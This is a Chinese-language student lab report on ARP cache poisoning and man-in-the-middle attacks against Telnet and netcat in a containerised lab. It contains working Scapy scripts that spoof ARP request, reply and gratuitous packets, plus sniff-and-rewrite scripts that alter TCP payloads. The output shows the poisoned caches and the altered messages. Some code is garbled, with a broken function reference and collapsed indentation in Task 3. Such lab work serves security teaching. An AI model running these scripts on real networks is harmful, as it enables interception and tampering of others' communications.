实验 4

57118109 徐一鸣

Task 1: ARP Cache Poisoning

该任务的目的是使用包欺骗对目标发起 ARP 缓存投毒攻击，当两台受害机器 A 和 B 试图相互通信时，他们的包会被攻击者拦截，攻击者可以对包进行修改，从而成为 A 和 b 之间的中间人，这就是 MITM 攻击，在本实验中，我们使用 ARP 缓存中毒来进行 MITM 攻击。

Task 1.A (using ARP request)

在主机 M 上，构造一个 ARP 请求包并发送给主机 A。检查 A 的 ARP 缓存，看 M 的 MAC 地址是否映射到 B 的 IP 地址。

具体步骤如下所示：

- 进行 dock 环境配置：

```
[07/18/21]seed@VM:~/.../Labsetup$ dockps
c7f5d0b678c1  A-10.9.0.5
6cb01e5e3483  M-10.9.0.105
547dab78b2be  B-10.9.0.6
```

- 在主机 A 上执行 arp -n 查看 arp 缓存，发现目前缓存为空：

```
root@c7f5d0b678c1:/# arp -n
root@c7f5d0b678c1:/#
```

- 在主机 A 用 ping 的方式向主机 B 发送消息：

```
root@c7f5d0b678c1:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.085 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.051 ms
```

- 在主机 A 上查看 ARP 缓存，发现 B 的地址信息映射在 A 的 arp 缓存：

```
[07/18/21]seed@VM:~/.../Labsetup$ docksh c7
root@c7f5d0b678c1:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

- 编写 request 类型的污染程序 request.py：

```
#!/usr/bin/env python3
from scapy.all import*
A = ARP()
A.op = 1
A.psrc = "10.9.0.2"
A.pdst = "10.9.0.5"
E = Ether()
pkt = E/A
sendp(pkt, iface='eth0')
```

- 在主机 M 上运行 request.py：

```
root@6cb01e5e3483:/volumes# python3 request.py
.
Sent 1 packets.
```

- 欺骗成功，arp 缓存被污染：

```
root@c7f5d0b678c1:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

Task 1.B (using ARP reply)

在主机 M 上构造一个 ARP 应答包并发送给主机 A。检查 A 的 ARP 缓存，查看 M 的 MAC 地址是否映射到 B 的 IP 地址，在两个不同的场景中尝试攻击:

场景 1：B 的 IP 已经在 A 的缓存中；场景 2：B 的 IP 不在 A 的缓存中。

具体步骤如下所示：

- 编写 reply 类型的污染程序 reply.py（场景 1）：

```
1#!/usr/bin/env python3
2from scapy.all import*
3A = ARP()
4A.op = 2
5A.psrc = "10.9.0.6"
6A.pdst = "10.9.0.5"
7E = Ether()
8pkt = E/A
9sendp(pkt, iface='eth0')
```

- 主机 B 的 IP 已经在 A 的缓存中时，发现主机 A 没有被污染：

```
root@c7f5d0b678c1:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

- 在主机 A 向 B 发送消息时，运行该程序，发现 ARP 缓存被污染：

```
root@6cb01e5e3483:/volumes# python3 reply.py
.
Sent 1 packets.
root@c7f5d0b678c1:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.3                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

- 修改 reply 类型的污染程序 reply.py，使 B 的 IP 不在 A 的缓存中（场景 2）：

```
1#!/usr/bin/env python3
2from scapy.all import*
3A = ARP()
4A.op = 2
5A.psrc = "10.9.0.3"
6A.pdst = "10.9.0.5"
7E = Ether()
8pkt = E/A
9sendp(pkt, iface='eth0')
```

- 直接运行该程序时发现 ARP 缓存没有被污染：

```
root@c7f5d0b678c1:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

- 在主机 A 向 B 发送消息时，运行该程序，发现 ARP 缓存被污染：

```
root@c7f5d0b678c1:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.3                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.2                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

Task 4.1.C

任务 1C(使用 ARP 免费消息)在主机 M 上构造一个免费的 ARP 包，将 M 的 MAC 地址映射到 B 的 IP 地址，请按照 Task 1.B 中描述的两种场景进行攻击。

ARP 免费报文是一种特殊的 ARP 请求报文，当一台主机需要更新其他机器的 ARP 缓存中过期的信息时，就使用它。免费 ARP 报文具有以下特点:

—源 IP 地址和目的 IP 地址相同，是发送免费 ARP 的主机的 IP 地址。

—ARP 报头和以太网报头中的目的 MAC 地址都是广播 MAC 地址(ff:ff:ff:ff:ff)。

—不期待回复。

具体步骤如下所示：

- 编写 gratuitous 类型程序 gratuitous.py，使得源和目的 ip 都为主机 B 的 ip 地址，目的 mac 地址为 ff:ff:ff:ff:ff:ff：

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
#A = ARP(op=1, pdst="10.9.0.5",hwdst="02:42:0a:09:00:05",psrc="10.9.0.6",hwsrc="02:42:0a:09:00:69")
A = ARP(op=1, pdst="10.9.0.6",hwdst="ff:ff:ff:ff:ff:ff",psrc="10.9.0.6",hwsrc="02:42:0a:09:00:69")

pkt = E/A
sendp(pkt)
```

- 主机 B 的 IP 已经在 A 的缓存中时，攻击成功：

```
root@f9ef59c4f5cb:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

- 在主机 A 向 B 发送消息时，运行该程序，发现 ARP 没有缓存，攻击失败：

```
root@f9ef59c4f5cb:/# arp -n
root@f9ef59c4f5cb:/# arp -n
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

主机 A 和 B 使用 Telnet 进行通信，主机 M 希望拦截它们的通信，这样它就可以更改在 A 和 B 之间发送的数据。我们已经在容器中创建了一个名为“seed”的帐户，密码是“dees”，你可以登录到这个帐号。

具体步骤如下所示：

- 修改第一题中程序：

```
#!/usr/bin/env python3
from scapy.all import *
import time


while (1==1):
 time.sleep(0.5)
 E = Ether()

 A = ARP(op=1, pdst="10.9.0.5",psrc="10.9.0.6",hwsrc="02:42:0a:09:00:69")
 B = ARP(op=1, pdst="10.9.0.6",psrc="10.9.0.5",hwsrc="02:42:0a:09:00:69")
 pkt1 = E/A
 pkt2 = E/B
 sendp(pkt1)
 sendp(pkt2)
```

- 运行该程序后发现攻击成功：

```
root@62ea61017d3a:/# arp -n
Address                  HWtype  HWaddress
10.9.0.5                 ether   02:42:0a:09:00:69
10.9.0.105               ether   02:42:0a:09:00:69
root@f9ef59c4f5cb:/# arp -n
Address                  HWtype  HWaddress
10.9.0.6                 ether   02:42:0a:09:00:69
10.9.0.105               ether   02:42:0a:09:00:69
```

- 关闭攻击者的 ip_routing，在 10.9.0.5 上 ping 10.9.0.6，发现 ping 不通：

```
root@fb26ace1b47f:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@fb26ace1b47f:/#
```

```
root@f9ef59c4f5cb:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```


- 使用 Wireshark 抓包，发现 icmp 报文都没有 response，因为所有报文都没有到达目标主机：

```
299 2021-07-17 03:3… 10.9.0.5   10.9.0.6   ICMP  98 Echo (ping) request  id=0x003a, seq=1/256, ttl=64 (no respons.
360 2021-07-17 03:3… 10.9.0.5   10.9.0.6   ICMP  98 Echo (ping) request  id=0x003a, seq=2/512, ttl=64 (no respons.
423 2021-07-17 03:3… 10.9.0.5   10.9.0.6   ICMP  98 Echo (ping) request  id=0x003a, seq=3/768, ttl=64 (no respons.
468 2021-07-17 03:3… 10.9.0.6   10.9.0.5   ICMP  98 Echo (ping) request  id=0x0038, seq=1/256, ttl=64 (no respons.
485 2021-07-17 03:3… 10.9.0.5   10.9.0.6   ICMP  98 Echo (ping) request  id=0x003a, seq=4/1024, ttl=64 (no respon.
```

- 打开 attacker 的 IP 转发功能，再次在 10.9.0.5 上 ping 10.9.0.6，可以 ping 通：

```
root@f9ef59c4f5cb:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.084 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.105 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.114 ms
```

- 使用 Wireshark 抓包，发现 icmp 重定向报文为 attacker 收到报文后发送的重定向报文，修正路由成功：



177	2021-07-17 03:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x003b, seq=1/256, ttl=64 (no respons…
178	2021-07-17 03:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x003b, seq=1/256, ttl=63 (reply in 1…
179	2021-07-17 03:4…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x003b, seq=1/256, ttl=64 (request in…
180	2021-07-17 03:4…	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for host)
181	2021-07-17 03:4…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x003b, seq=1/256, ttl=63
240	2021-07-17 03:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x003b, seq=2/512, ttl=64 (no respons…
241	2021-07-17 03:4…	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for host)
242	2021-07-17 03:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x003b, seq=2/512, ttl=63 (reply in 2…
243	2021-07-17 03:4…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x003b, seq=2/512, ttl=64 (request in…
244	2021-07-17 03:4…	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for host)
245	2021-07-17 03:4…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x003b, seq=2/512, ttl=63
308	2021-07-17 03:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x003b, seq=3/768, ttl=64 (no respons…
309	2021-07-17 03:4…	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for host)
310	2021-07-17 03:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x003b, seq=3/768, ttl=63 (reply in 3…
311	2021-07-17 03:4…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x003b, seq=3/768, ttl=64 (request in…
312	2021-07-17 03:4…	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for host)
313	2021-07-17 03:4…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x003b, seq=3/768, ttl=63
374	2021-07-17 03:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x003b, seq=4/1024, ttl=64 (no respon…
375	2021-07-17 03:4…	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for host)
376	2021-07-17 03:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x003b, seq=4/1024, ttl=63 (reply in …
377	2021-07-17 03:4…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x003b, seq=4/1024, ttl=64 (request i…

- 建立 telnet 连接：

```
root@f9ef59c4f5cb:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
62ea61017d3a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

- 编写程序 attack.py：

```python
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
 if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

  newpkt = IP(bytes(pkt[IP]))
  del(newpkt.chksum)
  del(newpkt[TCP].payload)
  del(newpkt[TCP].chksum)

  if pkt[TCP].payload:
    data = pkt[TCP].payload.load # The original payload data
    newdata = 'Z'*len(data)

    send(newpkt/newdata)
  else:
    send(newpkt)

 elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:

  newpkt = IP(bytes(pkt[IP]))
  del(newpkt.chksum)
  del(newpkt[TCP].chksum)
  send(newpkt)
f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt=sniff(iface='eth0',filter=f,prn=spoof pkt)
```

- 修改配置后进行攻击，发现 telnet 失败：

```
root@fb26ace1b47f:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@fb26ace1b47f:/volumes#
```

```
root@fb26ace1b47f:/volumes# python3 attack.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

- 进行攻击后发现输出如下所示：

```
seed@62ea61017d3a:~$ ZZZZZZZ
```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

此任务类似于任务 2，不同之处在于主机 A 和 B 使用 netcat 而不是 telnet 进行通信。主机 M 想要拦截它们的通信，所以可以更改 A 和 B 之间发送的数据。

一旦建立连接，您就可以在 a 上键入消息。每一行消息将被放入发送到 B 的 TCP 包中，该包只显示消息。您的任务是将消息中出现的每个名字替换为 a 的序列。序列的长度应该和你的名，否则会弄乱 TCP 序列号，从而弄乱整个 TCP 连接，你要用真名，这样我们就知道是你干的了。

具体步骤如下所示：

- 将代码中修改数据部分变为把“xym”字符串改为“AAA”：

```
#!/usr/bin/env python3
from scapy.all import*
IP_A = "10.9.0.5" MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6" MAC_B = "02:42:0a:09:00:06" def spoof_pkt(pkt):
if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].payload)
del(newpkt[TCP].chksum)
if pkt[TCP].payload:
data = pkt[TCP].payload.load # The original payload data
newdata = data.replace(b'xym', b'AAA')
send(newpkt/newdata)
else:
send(newpkt)
elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].chksum)
send(newpkt)
f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)' pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

- 运行后发现 10.9.0.6 向 10.9.0.5 方向发送的“xym”被替换成了“AAA”：

```
root@c7f5d0b678c1:/# nc 10.9.0.6 9090
xymaaaxym
abc
xymxymym

root@547dab78b2be:/# nc -lp 9090
AAAaaaAAA
abc
AAAAAAym
```